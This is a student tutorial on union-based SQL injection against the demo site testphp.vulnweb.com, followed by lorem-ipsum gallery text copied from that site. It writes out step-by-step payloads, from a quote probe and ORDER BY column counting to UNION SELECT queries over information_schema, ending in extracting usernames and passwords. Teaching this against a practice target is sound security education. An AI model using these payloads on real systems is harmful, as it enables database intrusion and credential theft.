


# “SQL INJECTION”

--S.JOE MATHEW  
(192IT159)



Sql injection is an attack where we can get the information of the database of sql server .

Steps :

1. We are going to try sql injection in **test php vulnweb.com**
2. We are going to attack the list products section and also check if it is a sql server so we put ' at the end to check .




3. Next we order by to find the number of columns in the database .  
Command is : **order by 1,2,3,4,5,6,7,8,9,10,11** we are stopping at 11 because if we write 12 there is no column i.e only 11 columns .




4. Now we should which column to inject so we using union command  
 Command : **union select 1,2,3,4,5,6,7,8,9,10,11**

Below image we can see 7 number column is injectable .




7 .To list No of tables in column we want the details of the database .

Command: **union select 1,group\_concat(table\_name),3,4,5,6,7,8,9,10,11 from information\_schema.tables where table\_schema=database()--+**



8. Now we have to see a list of columns within the table.

Command : **union select 1,group\_concat(column\_name),3,4,5,6,7,8,9,10,11 from information\_schema.columns where table\_name="users"--+**



9.Finally we can take the username and password from the columns listed .

Command :

**union select 1,group\_concat(username),3,4,5,6,group\_concat(password),8,9,10,11  
from users--+**

testphp.vulnweb.com/listproducts.php?cat=1 union select 1,group\_concat(uname),3,4,5,6,group\_concat(pass),3,4,5,6 from users-- +

#### The universe




Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

[comment on this picture](#)

#### Walking




Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

[comment on this picture](#)

#### Mean



Lorem ipsum dolor sit amet, consectetur adipiscing elit.

painted by: r4w8173

[comment on this picture](#)

#### Trees



bla bla bla

painted by: Blad3

[comment on this picture](#)

#### test



test

painted by: 4

[comment on this picture](#)

--THANK YOU